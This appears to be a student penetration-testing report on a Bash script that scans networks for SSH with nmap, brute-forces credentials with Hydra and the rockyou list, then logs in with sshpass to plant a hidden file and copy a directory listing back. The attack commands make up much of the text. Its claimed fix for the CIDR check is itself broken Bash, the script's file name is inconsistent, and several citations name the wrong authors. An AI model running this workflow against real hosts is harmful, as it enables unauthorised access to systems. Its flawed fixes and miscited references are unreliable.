

PROJECT:

NETWORK REMOTE CONTROL AND MONITORING

DONE BY:

JOE LIM

OBJECTIVE:

CREATE AN AUTOMATION SCRIPT THAT WOULD LET CYBER
UNITS IDENTIFY EXPOSED SSH SERVICES, VALIDATE ACCESS
CONTROLS UNDER CONTROLLED CONDITIONS, AND
EXECUTE PREDEFINED VERIFICATION TASKS WITHOUT
MANUAL INTERACTION.

Table of Contents

1. Introduction	1
2. Methodologies and Discussion	2
2.1 User Input and Validation	2
2.2 Scanning for SSH Service	4
2.3 Credential Brute Forcing	5
2.4 Post Exploitation Automation	7
2.5 Automation Considerations	10
2.6 Output and Reporting	12
2.7 Creativity	14
3. Conclusion	16
4. Recommendations	17
5. References	18

1. Introduction

This report provides a comprehensive technical analysis of a Bash shell script that is designed to automate the process of SSH service discovery and credential brute forcing on a targeted network. The script integrates three tools — nmap, Hydra, and sshpass — to carry out a penetration testing workflow from initial network scanning to post-exploitation access verification.

The purpose of this script is to streamline the steps that are manually executed during an authorised penetration test. By automating dependency checks, IP address validation, port scanning, brute force attacks, and remote command execution, the script reduces human error and improves efficiency in a controlled environment.

It is important to note that the use of this script against systems without explicit authorisation is illegal and unethical. This report assumes the script is deployed strictly within authorised penetration testing or educational environments.

2. Methodologies and Discussion

2.1 User Input and validation

The script prompts the user to supply a target IP address in one of three accepted formats: a single IP address, a hyphen-delimited range, or CIDR notation. Examples are displayed (Figure 2.1.1) to guide the users before the input is captured using the `read` command (Figure 2.1.2).

Figure 2.1.1

```
Please input your desired IP Address and range (if any):  
[Example] Single IP Address      : 172.16.0.0  
[Example] Range of IP Address   : 192.168.0.0-255  
[Example] IP Address with CIDR  : 10.0.0.0/24
```

Figure 2.1.2

```
read -p 'Enter IP range or subnet to scan: ' ip_input
```

Once captured, the input is validated against an existing variable – `regex` – through a combination of regular expression, custom function, and a conditional chain (Figure 2.1.3).

Figure 2.1.3

```
regex='^((25[0-5]|2[0-4][0-9]|1?[0-9]{1,2}).){3}(25[0-5]|2[0-4][0-9]|1?[0-9]{1,2})$'
```

A function, labelled `validate_cidr()`, is created to check whether the input conforms to CIDR notation (Figure 2.1.4).

Figure 2.1.4

```
function validate_cidr()  
{  
  
    if ! [[ $ip_input =~ ^([0-9]{1,3}.){3}[0-9]{1,3}/[0-9]{1,2}$ ]]  
    then  
        return 1  
    fi  
}
```

For IP ranges (e.g., 192.168.0.0-255), the script extracts the trailing octet using `awk` and verifies if it falls within the valid 0 to 255 range. An extensive `if-elif-else` condition is created to ensure that only a recognised format proceeds. Any other inputs provided by the user will trigger an error message and exits the script cleanly.

[Code Reference]: Line 91 to Line 135 of CCK5_251117_s18.sh

Things that did not work #1: `validate_cidr()` Incorrectly Invoked

A critical validation bug is that the `validate_cidr()` function was not called in the way Bash expects (Figure 2.1.6).

Figure 2.1.6

```
elif validate_cidr == 1
```

In Bash, this does not compare the function's return code to 1. Instead, Bash treats `== 1` as an argument passed into the function, which are ignored since the function only checks `$ip_input` internally. The amended method (Figure 2.1.7) works because Bash treats an exit code of 0 as true and any non-zero value as false. Since `validate_cidr` returns 1 when the CIDR check fails, using `!` correctly inverts the result. This means that the `elif` branch only runs when the input is a valid CIDR address. [1]

Figure 2.1.7

```
elif [ ! validate_cidr ]
```

2.2 Scanning for SSH Service

Once the IP Address input is validated, the script calls upon the `nmap` command to scan for port 22 (SSH) across the specified target range. The `-oG` flag writes the results in greppable format to a file called `scanResults.txt`, and `stdout/stderr` are suppressed to keep the terminal clean (Figure 2.2.1).

Figure 2.2.1

```
nmap $ip_input -p22 -oG scanResults.txt >/dev/null 2>&1
```

The greppable output is then filtered using `grep` and `awk` to extract only those IP addresses where port 22 is detected as open (Figure 2.2.2).

Figure 2.2.2

```
cat scanResults.txt | grep open | awk '{print $2}' > list.txt
```

The resulting `list.txt` files contain one IP address per line for all hosts with an active SSH service. A conditional check, using `if-else`, verifies whether the file is non-empty before proceeding. If no active SSH services are found, the script prints a warning and exits gracefully (Figure 2.2.3).

Figure 2.2.3

```
if [ -s list.txt ]
then
    echo ''
    echo -e "${GREEN}These are the IP Address with active SSH Service.${NC}"
    cat list.txt
    echo ''
else
    echo ''
    echo -e "${RED}There are no active SSH Service within the IP Address provided.${NC}"
    echo ''
    exit
fi
```

This approach is efficient for quick host discovery and service enumeration on smaller networks. However, users need to note that `nmap`'s default timing may be slow on larger subnets, and the greppable output format can vary slightly depending on `nmap` version. [2]

[Code Reference]: Line 137 to Line 156 of NRproject.sh

2.3 Credential Brute Forcing

After scanning, users are prompted to decide whether to proceed with SSH credential brute forcing. If they agree, they are required to choose between the two options (Figure 2.3.1 & Figure 2.3.2):

Figure 2.3.1

```
Would you like to proceed with Credential Brute Forcing? [Yes/No]

[A] Use the system default username and password list
[B] Use your own username and password list

Please choose from the above options [A/B] :
```

Figure 2.3.2

```
# * User Action Required *
# Prompt user to decide if they'd like to commence brute force, and selected methods.
echo -e "${BLUE}"
read -p 'Would you like to proceed with Credential Brute Forcing? [Yes/No] ' decision1
echo -e "${NC}"
echo ''

# * User Action Required *
# Using case to start Hydra Brute Force.
case $decision1 in
Y|y|Yes|yes|YES)
    echo -e "${YELLOW}[A] Use the system default username and password list"
    echo -e "[B] Use your own username and password list ${NC}"
    echo ''
    echo -e "${BLUE}"
    read -p 'Please choose from the above options [A/B] : ' decision2
    echo -e "${NC}"
```

- (1) Option A — Use system default word lists: The script (Figure 2.3.3) uses the seclists username list and the rockyou.txt password list, both of which are commonly included in penetration testing Linux distributions.

The `-M` flag passes the list of target IPs, `-t 16` sets 16 parallel tasks per target, and `-f` stops Hydra upon the first pair of successful credentials found. The output is then written into bruteForce.txt for further usage afterwards. Although this script incorporates a balance of speed of brute force with practicality, aggressive thread counts may trigger intrusion detection systems on hardened targets. [3]

Figure 2.3.3

```
hydra -L /usr/share/seclists/Username/top-username-shortlist.txt -P  
/usr/share/wordlists/rockyou.txt -M list.txt ssh -t 16 -f -o bruteForce.txt  
>/dev/null 2>&1
```

- (2) Option B — Provide custom word lists: The user provides their own paths (e.g. /home/password.txt) or file name (e.g. password.txt) to their own username and password files, which are passed directly to Hydra (Figure 2.3.4).

Figure 2.3.4

```
read -p 'Enter the file name or directory that contains usernames: ' user_username  
read -p 'Enter the file name or directory that contains passwords: ' user_password  
hydra -L $user_username -P $user_password -M list.txt ssh -t 16 -f -o bruteForce.txt >/dev/null 2>&1
```

[Code Reference]: Line 169 to Line 214 of NRproject.sh

2.4 Post Exploitation Automation

After a successful brute force, the script extracts the discovered credentials (username, password, and IP address) from bruteForce.txt by parsing the Hydra output with awk into variables (Figure 2.4.1).

Figure 2.4.1

```
# Create variables to store username, password and IP Address. To be used for SSH.
user=$(cat bruteForce.txt | grep login | awk '{print $(NF-2)}')
password=$(cat bruteForce.txt | grep login | awk '{print $(NF-0)}')
ipaddr=$(cat bruteForce.txt | grep login | awk '{print $3}')
```

These variables are then used to connect to the compromised host non-interactively using sshpass. The script creates a hidden file on the remote machine as proof of access (Figure 2.4.2).

Figure 2.4.2

```
# Create hidden file within other machine to verify positive access.
echo -e "${YELLOW}Creating hidden file (.file.txt) ...${NC}"
sshpass -p "$password" ssh "$user@$ipaddr" 'touch .file.txt'
echo ''
```

A directory listing is also performed on the target machine, and its output is transferred back to the local system using scp, providing a verifiable record of successful access (Figure 2.4.3).

Figure 2.4.3

```
sshpass -p "$password" scp -o StrictHostKeyChecking=no "$user@$ipaddr:$pwd/dirList.txt" .
```

This automation demonstrates a non-interactive remote execution, allowing all SSH interactions to be driven by pre-captured credentials with no manual intervention. [2]

[Code Reference]: Line 240 to Line 269 of NRproject.sh

Things that did not work #2: StrictHostKeyChecking Is Not Disabled on the First SSH Command, Causing a Hang.

The script uses two separate `sshpass`-driven connections for post-exploitation. The first `ssh` command (Figure 2.4.2) is called to create the hidden file within the target machine, and the second `scp` command (Figure 2.4.3) is called to retrieve the directory listing from the target machine.

The `scp` command correctly includes the `-o StrictHostKeyChecking=no` option. This flag tells SSH not to prompt users to verify the remote host's fingerprint. By invoking `StrictHostKeyChecking=no`, SSH skips that prompt and automatically accepts the host key by adding it to `~/.ssh/known_hosts`.

If the host is not yet present in `~/.ssh/known_hosts`, the first `ssh` command with its missing `StrictHostKeyChecking=no` hangs waiting for the fingerprint confirmation prompt (Figure 2.4.4). [6]

Figure 2.4.4

The authenticity of host '192.168.1.5 (192.168.1.5)' can't be established. ECDSA key fingerprint is SHA256:xx. Are you sure you want to continue connecting (yes/no/[fingerprint])?


However, `sshpass` is designed to solely supply a password and cannot respond to this prompt, the process hangs indefinitely, waiting for keyboard input that never arrives. The script blocks at this line and the entire post-exploitation phase stalls. The user would have to manually interrupt the script with `Ctrl+C`, thereby unable to create hidden file, directory listing, or report entries.

Things that did not work #3: No Validation That Hydra Found Any Credentials Before Proceeding.

After Hydra completes its brute force attempt, the script immediately proceeds to parse bruteForce.txt without first verifying whether any credentials were found. If Hydra exhausted the entire word list without a match, bruteForce.txt will contain only header and summary lines with no login: entries. The `grep` filter returns nothing, and all three variables (`$user`, `$password`, `$ipaddr`) are silently assigned empty strings [4].

This produces an SSH connection error because there is no valid username or host. However, the script does not check the exit code of the `sshpass` command and continues regardless, appending empty strings into the report (Figure 2.4.5).

Figure 2.4.5



```
These are the credentials for SSH Service:
Username      :
Password      :
```

This will lead to a significant failure in reporting integrity as the report would contain empty credential fields and an empty directory listing, giving a false impression that a post-exploitation step was successfully attempted against a real target.

2.5 Automation Considerations

A key automation consideration addressed in the script is the avoidance of interactive SSH password prompts. By utilizing `sshpass`, the script passes the SSH password as a command-line argument, eliminating the need for a terminal prompt. This automation allows for the absence of human operator to manually enter a password (refer to 2.4 *Post Exploitation Automation*).

Additionally, the script runs a dependency check at startup before any user interaction takes place. It uses the `command -v` function to detect whether `sshpass`, `hydra`, and `nmap` are installed (Figure 2.5.1).

Figure 2.5.1

```
locate_sshpass=$(command -v sshpass)
locate_hydra=$(command -v hydra)
locate_nmap=$(command -v nmap)
```

If any tool is missing, the user will be prompted to approve automatic installation via `apt-get`. This ensures the script is self-sufficient and can bootstrap its own environment on a fresh Debian/Ubuntu system (Figure 2.5.2).

Figure 2.5.2

```
Line 24 sudo apt-get update && sudo apt-get install -y sshpass
Line 43 sudo apt-get update && sudo apt-get install -y hydra
Line 62 sudo apt-get update && sudo apt-get install -y nmap
```

This dependency management logic runs early in the script before any scanning or brute forcing begins. This ensures that all required pre-requisites are available before the workflow commences.

[Code Reference]: Line 10 to Line 54 of NRproject.sh

Things that did not work #4: Declining Dependency Installation Does Not Stop the Script.

When the script detects a missing dependency, it prompts the user to approve installation. The response is handled using a combination of `if-else` and `case` statement (Figure 2.5.3).

Figure 2.5.3

```
if [ -z $locate_sshpass ]
then
    echo -e "${RED}Your machine does not have SSHPass installed.${NC}"
    read -p 'Proceed with installation? [Yes/No] ' install_sshpass
    case $install_sshpass in
    Y|y|Yes|yes|YES)
        sudo apt-get update && sudo apt-get install -y sshpass
        ;;
    *)
        echo ''
        echo 'Please proceed to manually install the following dependencies:'
        echo '- sudo apt-get update && sudo apt-get install sshpass -y'
        echo ''
        exit
    esac
else
    echo -e "\u2713 ${GREEN}Your machine has SSHPass installed.${NC}"
fi
```

The `case` statement only defines a handler for positive (yes) responses. A negative `N|n|No|no` branch is missing from the script. When the user answers “No”, the case block simply finishes without executing any code. Thereafter, the script prints the manual installation reminder and then continues executing regardless. There is no `exit` or `return` call after the `case` block to halt execution when the dependency is absent [5].

Erroneous Result Obtained: If the user declines to install `sshpas` and the tool is not present, the script proceeds through the entire workflow — collecting IP input, running `nmap`, and even running `Hydra` — until it reaches the first `sshpas` call in Line 256. At this point, the shell cannot find the `sshpas` tool and produces an error (Figure 2.5.4).

Figure 2.5.4

```
bash: sshpass: command not found
```

The script does not check the exit code of this command and continues to execute subsequent `sshpas` calls, which results in further failure. The report will still be written but does not contain any evidence of successful access, while the user receives no clear explanation of why the automation script failed.

2.6 Output and Reporting

The script generates a cumulative report file (Report.txt) by appending content throughout execution using `tee -a`. This approach ensures the report is built progressively and includes each stage's output in sequence. The report captures the following information (Figure 2.6.1):

- The IP address(es) provided by the user for scanning.
- The raw nmap scan results from scanResults.txt.
- The Hydra brute force results from bruteForce.txt, with discovered credentials.
- A timestamp of when the hidden file was created on the target machine.
- The directory listing (dirList.txt) retrieved from the compromised host.

Figure 2.6.1

```
echo -e "${YELLOW}Scan results generated from nmap:${NC}" | tee -a >> Report.txt
cat scanResults.txt | tee -a >> Report.txt
cat scanResults.txt | tee -a >> Report.txt
cat bruteForce.txt | tee -a >> Report.txt
date "+%d-%m-%Y %H:%M:%S" | tee -a >> Report.txt
cat dirList.txt | tee -a >> Report.txt
```

At the end of execution, the user is asked whether they would like to view the report immediately. If they decline, they are informed they can run `cat Report.txt` at any time. Temporary working files (bruteForce.txt, scanResults.txt, list.txt, dirList.txt) will then be removed to keep the working directory clean for users (Figure 2.6.2).

Figure 2.6.2

```
# Remove created files to keep file directory clean
rm bruteForce.txt
rm scanResults.txt
rm list.txt
rm dirList.txt
```

[Code Reference]: Line 158-167, Line 245-252 and Line 259-295 of
NRproject.sh

Things that did not work #5: Redundant Methods For Appending.

When generating the report, the script uses both `tee -a` and `>>` to append into Report.txt (Figure 2.6.1). The function `tee -a` appends into Report.txt and display on the user's terminal simultaneously. On the other hand, the `>>` function silently appends into Report.txt without any output on the terminal.

In this event, `tee -a` receives no filename so it only writes to `stdout`, while `>>` then directs that `stdout` into Report.txt. This defeats the purpose of using `tee`, which is meant to display output on screen and simultaneously write into a file.

2.7 Creativity

A notable creative enhancement in the script is the implementation of ANSI colour codes to improve user experience and terminal readability. Colour variables are defined at the top of the script using ANSI escape sequences (Figure 2.7.1).

Figure 2.7.1

```
# Create color variables for aesthetic purposes.  
RED='\033[0;31m'  
GREEN='\033[0;32m'  
YELLOW='\033[1;33m'  
BLUE='\033[0;34m'  
NC='\033[0m' # Reset to no color
```

These variables are applied consistently throughout the script to convey meaning immediately (Figure 2.7.2).

- Red — used for errors, warnings, and section delimiters (e.g., missing dependencies, erroneous IP input, report start/end markers).
- Green — used to confirm success states, such as valid IP detection and successful dependency checks (accompanied by a Unicode checkmark ✓).
- Yellow — used for informational prompts and section headers, such as the scanning progress message and report field labels.
- Blue — used to highlight read prompts where user input is expected, visually cueing the user to type.

Figure 2.7.2



```
Running a dependency check...  
✓ Your machine has SSHPass installed.  
✓ Your machine has HYDRA installed.  
✓ Your machine has NMAP installed.  
  
Welcome  
  
Please input your desired IP Address and range (if any):  
[Example] Single IP Address      : 172.16.0.0  
[Example] Range of IP Address   : 192.168.0.0-255  
[Example] IP Address with CIDR  : 10.0.0.0/24  
  
Enter IP range or subnet to scan:
```


Additionally, the script uses the `figlet` utility to render large ASCII art banners for the welcome message and the final 'Finished.' confirmation. This gives the script a professional appearance in the terminal and clearly delineates the start and end of the workflow.

Together, these visual enhancements transform the script from a plain automation tool into a user-friendly application that communicates status intuitively throughout its execution. [5]

[Code Reference]: Line 3 to Line 8 of NRproject.sh

3. Conclusion

The first issue identified was an incorrect invocation of the `validate_cidr()` function, where the original script used `validate_cidr == 1` rather than the proper Bash convention of `!validate_cidr`. This meant the CIDR validation branch was incorrectly evaluated, allowing malformed inputs to pass through unchecked. The revised script corrects this by calling the function using Bash's standard exit code evaluation mechanism.

The second issue was the absence of the `-o StrictHostKeyChecking=no` flag on the first SSH command used to create the hidden file on the target machine. Without this flag, `sshpas` would hang indefinitely waiting for a host key fingerprint confirmation that could not be answered non-interactively, blocking the entire post-exploitation phase. This has been rectified in the revised script by applying the flag consistently across all SSH and SCP calls.

The third issue was the absence validation that Hydra had successfully found credentials before the script proceeded to post-exploitation. If no credentials were found, all three key variables (`$user`, `$password`, `$ipaddr`) would be assigned empty strings, causing SSH commands to fail and the generated report to contain empty fields which gave a false impression of successful access. The revised script now checks both that `bruteForce.txt` exists and that it contains a `login:` entry before proceeding.

The fourth issue concerned the dependency installation checks. When a user declined to install a missing dependency, the original script printed a manual installation reminder but continued execution regardless, eventually crashing when it encountered the missing tool. The revised script now includes an explicit exit call in the decline branch of each dependency case block, ensuring the script halts cleanly rather than proceeding in a broken state.

The fifth issue was the redundant combination of `tee -a` and `>>` when appending to `Report.txt`. Because `tee -a` was given no filename argument, it only wrote to `stdout`, which was then redirected into `Report.txt` by the `>>` operator. This defeated the purpose of `tee`, which is designed to write to both a file and `stdout` simultaneously. The revised script removes the `tee -a` construct entirely and uses `>>` alone for silent, clean report generation.

Collectively, these five issues highlight a common pattern in shell scripting: individually minor oversights that compound into significant failures at runtime. While the script's overall architecture and design intent are sound, its original implementation lacked defensive programming practices. The revised `NRproject.sh` addresses all five issues and demonstrates how structured validation, consistent flag usage, and proper exit handling are essential for building reliable automation tools in a penetration testing context.

4. Recommendations

Adopt a Centralised SSH Helper Function. Rather than repeating `sshpass` and SSH flags across multiple lines, a reusable function such as `run_ssh()` should be defined once at the top of the script. This function would automatically include `-o StrictHostKeyChecking=no` and the correct credentials, ensuring that no individual call can accidentally omit a required flag. This approach also makes future changes, such as adding a connection timeout, easy to apply in a single location rather than across every SSH or SCP call.

Add Exit Code Checks After Critical Commands. The script currently suppresses `stdout` and `stderr` for `nmap` and `Hydra` using `>/dev/null 2>&1` but does not subsequently verify whether those commands succeeded via their exit codes. It is recommended to check `$?` after each critical command, or to enable `set -e` at the top of the script so that any unhandled non-zero exit code terminates execution immediately. This would prevent silent failures from propagating into later stages of the workflow.

Validate Custom Wordlist File Paths Before Running Hydra. When the user selects Option B and supplies custom wordlist paths, the script passes those values directly to `Hydra` without checking whether the files exist and are readable. If either path is incorrect, `Hydra` will fail silently. A simple `[ -f "$user_username" ]` and `[ -f "$user_password" ]` check prior to the `Hydra` call would catch these errors early and provide a clear, actionable error message to the user.

Strip ANSI Colour Codes from the Report File. The script appends content to `Report.txt` using `echo -e` with colour variables such as `${RED}` and `${YELLOW}`. These ANSI escape sequences are written into the report as raw control characters, which renders correctly in a terminal but appears as garbled symbols when the file is opened in a text editor or shared as a report artefact. It is recommended to define a second set of plain-text labels for report entries, or to use `sed` to strip ANSI codes before writing to `Report.txt`, ensuring the output file is clean and portable.

Use a Trap for Cleanup on Unexpected Exit. The script removes temporary files such as `bruteForce.txt`, `scanResults.txt`, `list.txt`, and `dirList.txt` at the very end of execution. However, if the script is interrupted mid-run via `Ctrl+C` or an unhandled error, these files are left behind and may contain sensitive credential or scan data. It is strongly recommended to register a trap handler at the top of the script using `trap 'rm -f bruteForce.txt scanResults.txt list.txt dirList.txt' EXIT`, which ensures cleanup occurs regardless of how the script terminates.

5. **References**

- [1] M. Cooper, Advanced Bash-Scripting Guide, rev. 10. The Linux Documentation Project, 2014. [Online]. Available: <https://tldp.org/LDP/abs/html/>
- [2] G. Lyon, Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning. Insecure.Com LLC, 2009.
- [3] T. Wilhelm, Professional Penetration Testing: Creating and Learning in a Hacking Lab, 2nd ed. Syngress, 2013.
- [4] P. van Haaster, R. Hafsi, and M. Spreitzenbarth, Hacking Exposed: Network Security Secrets and Solutions, 7th ed. McGraw-Hill, 2015.
- [5] A. Robbins, Bash Pocket Reference, 2nd ed. O'Reilly Media, 2016.
- [6] GNU Project, Bash Reference Manual, Free Software Foundation, 2022. [Online]. Available: <https://www.gnu.org/software/bash/manual/>
- [7] van Haaster et al., “Hydra,” GitHub, 2023. [Online]. Available: <https://github.com/vanhauser-thc/thc-hydra>
- [8] sshpass Development Team, “sshpass — Non-interactive ssh password provider,” SourceForge, 2023. [Online]. Available: <https://sourceforge.net/projects/sshpass/>